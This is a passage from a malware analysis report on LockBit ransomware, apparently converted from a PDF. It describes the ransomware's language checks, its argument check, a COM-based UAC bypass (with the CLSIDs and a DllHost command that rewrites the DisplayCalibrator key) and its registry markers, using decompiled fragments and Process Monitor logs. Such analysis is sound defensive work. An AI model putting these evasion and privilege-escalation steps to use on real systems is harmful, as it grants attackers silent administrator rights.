Table 5: Language IDs Checked by LockBit

Language	Location (or type)	Language ID	Language Tag
Azerbaijani (Cyrillic)	Azerbaijan	0x082C	az-Cyrl-AZ
Azerbaijani (Latin)	Azerbaijan	0x042C	az-Latn-AZ
Armenian	Armenia	0x042B	hy-AM
Belarusian	Belarus	0x0423	be-BY
Georgian	Georgia	0x0437	ka-GE
Kazakh	Kazakhstan	0x043F	kk-KZ
Kyrgyz	Kyrgyzstan	0x0440	ky-KG
Russian	Moldova	0x0819	ru-MD
Russian	Russia	0x0419	ru-RU
Tajik (Cyrillic)	Tajikistan	0x0428	tg-Cyrl-TJ
Turkmen	Turkmenistan	0x0442	tk-TM
Uzbek (Cyrillic)	Uzbekistan	0x0843	uz-Cyrl-UZ
Uzbek (Latin)	Uzbekistan	0x0443	uz-Latn-UZ
Ukrainian	Ukraine	0x0422	uk-UA

CHECK FOR COMMAND LINE ARGUMENTS

The LockBit ransomware will check if any parameters are added at the command line upon being executed, for example like below:

```
C:\LockBit_ransomware.exe parameter
```

If no command line parameters are entered, then ***CommandLineToArgvW***[9] will return the name/path of the executable – meaning that this will return 1 argument. This means that the following line of code present in the LockBit ransomware will check if there is only one argument (less than 2) and return 0 if there is. Execution will only continue if no parameters are entered. It is unknown why it does this, however it could possibly be to evade security researchers who attempt to execute it with parameters to determine if LockBit has any debug features.

9. CommandLineToArgvW function (shellapi.h): https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-commandlinetoargvw

Figure 7: Functions to Check No. of Command Line Parameters

Decompile: FUN_0040fdb0 - (9AE2456EE17245AA.exe)

```
undefined4 FUN_0040fdb0(void)

{
  LPWSTR *ppWVar1;
  int iVar2;
  DWORD DVar3;
  int in_FS_OFFSET;
  int local_c [2];

                    /* Pointer to an int that receives the number of array elements returned,
                       similar to argc (CommandLineToArgvW) */
  local_c[0] = 0;
                    /* CommandLineToArgvW takes arguments:
                       command line string, number of arguments */
  ppWVar1 = CommandLineToArgvW(*(LPCWSTR *)(*(int *)(*(int *)(in_FS_OFFSET + 0x30) + 0x10) + 0x44),
                               local_c);
                    /* If command line args less than 2, return 0 */
  if (local_c[0] < 2) {
    return 0;
  }
  iVar2 = FUN_00419330();
  if (iVar2 != 0) {
    iVar2 = 1;
    if (1 < local_c[0]) {
      do {
        DVar3 = GetFileAttributesW(ppWVar1[iVar2]);
        if (DVar3 != 0xffffffff) {
          if ((DVar3 & 0x10) == 0) {
            if ((DVar3 & 1) != 0) {
              SetFileAttributesW(ppWVar1[iVar2],0x80);
```

UAC BYPASS

To run with escalated privileges without being detected, the ransomware attempts to elevate privileges via UAC Bypass. User Account Control (UAC) is an access control feature in Microsoft Windows which requires that each program that needs administrator privileges must prompt the user for consent. UAC bypass sidesteps this requirement, allowing the ransomware to obtain elevated privileges without a UAC prompt being displayed to the user, thereby reducing the risk of detection.


Figure 8: LockBit Injecting Into Windows Explorer

Decompile: FUN_UACbypass - (9AE2456EE17245AA.exe)

```
                    /* Alocate virtual memory within virtual address space of specified process *
iVar5 = NtAllocateVirtualMemory(0xffffffff,&DAT_0042843c,0,&local_8,0x3000,4);
if (-1 < iVar5) {
                    /* Retrieve path of Windows directory */
  GetWindowsDirectoryW(local_284,0x104);
  pWVar8 = local_284;
  pWVar10 = DAT_0042843c;
  do {
    WVar3 = *pWVar8;
    pWVar8 = pWVar8 + 1;
    *pWVar10 = WVar3;
    pWVar10 = pWVar10 + 1;
  } while (WVar3 != L'\0');
                    /* Deobfuscate explorer.exe string */
  VAR_explorer_exe = FUN_XOR_explorerexe(local_78);
  puVar6 = (undefined4 *)FUN_00406c40((byte *)VAR_explorer_exe);
  VAR_explorer_exe = puVar6;
```

Firstly, the ransomware masquerades itself as the ***explorer.exe*** process by injecting its code into it.


Figure 9: XOR'd explorer.exe



Notably, the string ***"explorer.exe"***, is XOR'ed with 0x5 to obfuscate the ransomware's injection attempt.

Then, the COM library is initialised, and the ransomware uses a Windows COM object to obtain administrator access.

Figure 10: COM Initialised



The COM objects exploited in this case are obfuscated using XOR encryption. The strings referenced are below:

Table 6: COM Strings Referenced

Strings
"Software\\Microsoft\\Windows NT\\CurrentVersion\\ICM\\Calibration"
"DisplayCalibrator"
"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
"{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}"

The strings ***{3E5FC7F9-9A51-4367-9063-A120244FBEC7}*** and ***{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}*** are both COM interfaces vulnerable to UAC bypass. These refer to the ICMLuaUtil COM interface and the ColorDataProxy COM object, respectively. The full registry key ***Software\\Microsoft\\Windows NT\\CurrentVersion\\ICM\\Calibration\\DisplayCalibrator*** is written to by dllhost to execute the UAC bypass. This will allow the ransomware to elevate to administrative permissions without displaying a prompt to the user.

Execution of the ransomware shows that queries were made for the COM interface ***{3E5FC7F9-9A51-4367-9063-A120244FBEC7}.***

The process svchost.exe checks if elevation is enabled for "" in registry key ***HKCR\CLSID\{3E5FC7F9-***

Figure 11: Dynamic Analysis - COM Interface Queries

Time of Day	Process Name	PID	Operation	Path	Result
12:18:16.6541870 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCU\Software\Classes	SUCCESS
12:18:16.6541911 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	NAME NOT FOUND
12:18:16.6542009 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6542502 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6542574 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\TreatAs	NAME NOT FOUND
12:18:16.6542608 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\TreatAs	NAME NOT FOUND
12:18:16.6542680 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	BUFFER TOO SMALL
12:18:16.6542696 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6542721 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6542761 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Progid	NAME NOT FOUND
12:18:16.6542787 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Progid	NAME NOT FOUND
12:18:16.6542842 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6542881 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	NAME NOT FOUND
12:18:16.6542907 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\(Default)	SUCCESS
12:18:16.6542937 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6542974 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	NAME NOT FOUND
12:18:16.6542996 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\(Default)	SUCCESS
12:18:16.6543020 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6543061 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	NAME NOT FOUND
12:18:16.6543087 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543133 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543175 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	NAME NOT FOUND
12:18:16.6543221 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32\InprocServer32	NAME NOT FOUND
12:18:16.6543245 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543282 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	NAME NOT FOUND
12:18:16.6543305 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32\(Default)	SUCCESS
12:18:16.6543325 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543362 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	NAME NOT FOUND
12:18:16.6543385 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32\(Default)	SUCCESS
12:18:16.6543411 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543450 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	NAME NOT FOUND
12:18:16.6543473 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32\(Default)	SUCCESS
12:18:16.6543495 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543534 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	NAME NOT FOUND
12:18:16.6543557 AM	9AE2456EE17245AA.exe	2552	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32\ThreadingModel	SUCCESS
12:18:16.6543598 AM	9AE2456EE17245AA.exe	2552	RegCloseKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocServer32	SUCCESS
12:18:16.6543619 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6543659 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocHandler32	NAME NOT FOUND
12:18:16.6543684 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocHandler32	NAME NOT FOUND
12:18:16.6543737 AM	9AE2456EE17245AA.exe	2552	RegQueryKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.6543777 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCU\Software\Classes\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocHandler	NAME NOT FOUND
12:18:16.6543801 AM	9AE2456EE17245AA.exe	2552	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\InprocHandler	NAME NOT FOUND


9A51-4367-9063-A120244FBEC7}\Elevation\Enabled. If enabled, this means that interfaces based on this COM class can run with elevated privileges without additional user prompts.

Figure 12: Check Elevation Enabled

Time of Day	Process Name	PID	Operation	Path	Result
12:18:16.7007427 AM	svchost.exe	636	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	SUCCESS
12:18:16.7007455 AM	svchost.exe	636	RegOpenKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Elevation	SUCCESS
12:18:16.7007498 AM	svchost.exe	636	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Elevation\Enabled	SUCCESS
12:18:16.7007517 AM	svchost.exe	636	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Elevation\IconReference	SUCCESS
12:18:16.7007538 AM	svchost.exe	636	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Elevation\IconReference	SUCCESS
12:18:16.7007567 AM	svchost.exe	636	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Elevation\IconReference	SUCCESS
12:18:16.7007589 AM	svchost.exe	636	RegCloseKey	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\Elevation	SUCCESS
12:18:16.7007608 AM	svchost.exe	636	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\LocalizedString	SUCCESS

Consent.exe process started shortly after. Consent.exe checks the values for sufficient permissions for COM object.


Figure 13: Check Elevation Enabled



Time of Day	Process Name	PID	Operation	Path	Result
12:18:16.7217937 AM	svchost.exe	844	Process Create	C:\Windows\system32\consent.exe	SUCCESS
12:18:16.7217943 AM	consent.exe	2896	Process Start		SUCCESS
12:18:16.7217952 AM	consent.exe	2896	Thread Create		SUCCESS
12:18:16.7218032 AM	svchost.exe	844	QuerySecurityFile	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7218066 AM	svchost.exe	844	QueryBasicInformationFile	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7218165 AM	svchost.exe	844	RegOpenKey	HKU\S-1-5-18\Software\Microsoft\Windows NT\CurrentVersion	REPARSE
12:18:16.7218219 AM	svchost.exe	844	RegOpenKey	HKU\.DEFAULT\Software\Microsoft\Windows NT\CurrentVersion	SUCCESS
12:18:16.7218275 AM	svchost.exe	844	RegOpenKey	HKU\.DEFAULT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers	NAME NOT FOUND
12:18:16.7218300 AM	svchost.exe	844	RegCloseKey	HKU\.DEFAULT\Software\Microsoft\Windows NT\CurrentVersion	SUCCESS
12:18:16.7218330 AM	svchost.exe	844	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS
12:18:16.7218382 AM	svchost.exe	844	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\consent.exe	NAME NOT FOUND
12:18:16.7218412 AM	svchost.exe	844	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS
12:18:16.7218461 AM	svchost.exe	844	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide	SUCCESS
12:18:16.7218509 AM	svchost.exe	844	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SideBySide\PreferExternalManifest	NAME NOT FOUND
12:18:16.7218529 AM	svchost.exe	844	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SideBySide	SUCCESS
12:18:16.7218900 AM	csrss.exe	288	QuerySecurityFile	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7218940 AM	csrss.exe	288	QueryBasicInformationFile	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7219366 AM	csrss.exe	288	CreateFile	C:\Windows\System32\consent.exe.Config	NAME NOT FOUND
12:18:16.7219479 AM	csrss.exe	288	QueryBasicInformationFile	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7219504 AM	csrss.exe	288	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SideBySide\PublisherPolicyChangeTime	SUCCESS
12:18:16.7219789 AM	svchost.exe	844	CloseFile	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7256423 AM	consent.exe	2896	Load Image	C:\Windows\System32\consent.exe	SUCCESS
12:18:16.7256851 AM	consent.exe	2896	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
12:18:16.7257467 AM	consent.exe	2896	CreateFile	C:\Windows\Prefetch\CONSENT.EXE-65F6206D.pf	NAME NOT FOUND
12:18:16.7257851 AM	consent.exe	2896	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE
12:18:16.7257907 AM	consent.exe	2896	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
12:18:16.7257979 AM	consent.exe	2896	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalInDLLSearch	NAME NOT FOUND
12:18:16.7258018 AM	consent.exe	2896	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
12:18:16.7258644 AM	consent.exe	2896	CreateFile	C:\Windows\System32	SUCCESS
12:18:16.7259143 AM	consent.exe	2896	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS
12:18:16.7260346 AM	consent.exe	2896	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS
12:18:16.7265189 AM	consent.exe	2896	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS
12:18:16.7265594 AM	consent.exe	2896	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS
12:18:16.7266979 AM	consent.exe	2896	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7267287 AM	consent.exe	2896	QueryBasicInformationFile	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7267310 AM	consent.exe	2896	CloseFile	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7267616 AM	consent.exe	2896	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7267897 AM	consent.exe	2896	CreateFileMapping	C:\Windows\System32\sechost.dll	FILE LOCKED WITH ONLY READERS
12:18:16.7268023 AM	consent.exe	2896	CreateFileMapping	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7268372 AM	consent.exe	2896	Load Image	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7268419 AM	consent.exe	2896	CloseFile	C:\Windows\System32\sechost.dll	SUCCESS
12:18:16.7269313 AM	consent.exe	2896	Load Image	C:\Windows\System32\rpcrt4.dll	SUCCESS
12:18:16.7271048 AM	consent.exe	2896	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS
12:18:16.7271659 AM	consent.exe	2896	Load Image	C:\Windows\System32\user32.dll	SUCCESS
12:18:16.7272278 AM	consent.exe	2896	Load Image	C:\Windows\System32\lpk.dll	SUCCESS
12:18:16.7272898 AM	consent.exe	2896	Load Image	C:\Windows\System32\usp10.dll	SUCCESS
12:18:16.7273514 AM	consent.exe	2896	Load Image	C:\Windows\System32\ole32.dll	SUCCESS
12:18:16.7274724 AM	consent.exe	2896	CreateFile	C:\Windows\System32\msimg32.dll	SUCCESS
12:18:16.7275020 AM	consent.exe	2896	QueryBasicInformationFile	C:\Windows\System32\msimg32.dll	SUCCESS
12:18:16.7275043 AM	consent.exe	2896	CloseFile	C:\Windows\System32\msimg32.dll	SUCCESS

The command ***C:\Windows\system32\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}*** is invoked to change the value of registry key ***HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ICM\Calibration\DisplayCalibrator*** to ***C:\Users\hithere\Desktop\9AE2456EE17245AA.exe.***

Figure 14: Add LockBit to DisplayCalibrator Key



SET SESSION REGISTRY

Numerous registry subkeys are added to the key ***SOFTWARE\LockBit*** which act as markers for the specific system that the ransomware was run on.

An obfuscated string present is xor'd with the hexadecimal value ***0x29*** to give the deobfuscated string ***SOFTWARE\LockBit***. The ***RegCreateKeyExA***[10] function is called Taking ***SOFTWARE\LockBit*** as a parameter to create this registry key under ***HKEY_CURRENT_USER.***

10. RegCreateKeyExA function (winreg.h): https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regcreatekeyexa

Figure 15: XOR'd SOFTWARE\LockBit

```
Decompile: FUN_reg_sess_keys - (9AE2456EE17245AA.exe)
57  while( true ) {
58                    /* char array "arr1" is xor'd with arr1[0] (arr1[0] is 0x29 to xor with rest of
59                       arr1) to give SOFTWARE\LockBit key */
60    uVar9 = 0;
61    arr1[0] = ')';
62    arr1[1] = 'z';
63    arr1._2_2_ = 0x6f66;
64    arr1._4_2_ = 0x7e7d;
65    arr1._6_2_ = 0x7b68;
66    arr1._8_2_ = 0x756c;
67    arr1._10_2_ = 0x4665;
68    arr1._12_2_ = 0x424a;
69    arr1._14_2_ = 0x406b;
70    arr1[16] = ']';
71    do {
72                    /* SFOWTRA\EoLkciBt */
73      arr1[uVar9 + 1] = arr1[uVar9 + 1] ^ 0x29;
74      uVar9 = uVar9 + 1;
75    } while (uVar9 < 0x10);
76                    /* Create SOFTWARE\LockBit registry key for HKEY_CURRENT_USER */
77    VAR_err_code = RegCreateKeyExA((HKEY)0x80000001,arr1 + 1,0,(LPSTR)0x0,0,0xf003f,
78                                   (LPSECURITY_ATTRIBUTES)0x0,(PHKEY)&VAR_phkResult,&local_60);
```

The ransomware will check for the existence of values full and Public using the ***RegQueryValueExA***[11] Windows function to query for the existence of these registry values under the ***SOFTWARE\LockBit*** registry key. If both function calls return ***ERROR_SUCCESS*** (error 0x0) then the while loop will break.

Figure 16: Check for Session Registry Keys

```
Decompile: FUN_reg_sess_keys - (9AE2456EE17245AA.exe)
115                   /* "arr2" char array is "full" */
116    arr2[0] = 'f';
117    arr2._1_4_ = (undefined4 *)0x6c6c75;
118                   /* Query for "full" subkey under SOFTWARE\LockBit registry key */
119    VAR_err_code = RegQueryValueExA(VAR_phkResult,arr2,(LPDWORD)0x0,(LPDWORD)&local_30,
120                                    (LPBYTE)&lpData_00427aa0,&local_28);
121    local_20 = 0x11;
122                   /* "arr3" char array is "Public" */
123    arr3[0] = 'P';
124    local_28 = 0x103;
125    arr3[1] = 'u';
126    arr3[2] = 'b';
127    arr3._3_4_ = (byte *)0x63696c;
128                   /* Query for "Public" subkey under SOFTWARE\LockBit registry key */
129    VAR_err_code2 =
130         RegQueryValueExA(VAR_phkResult,arr3,(LPDWORD)0x0,(LPDWORD)&local_30,local_24,&local_28);
131                   /* If RegQueryValueExA function calls for querying "full" and "Public" returns
132                      ERROR_SUCCESS (error 0x0) break */
133    if ((VAR_err_code == 0) && (VAR_err_code2 == 0)) break;
```

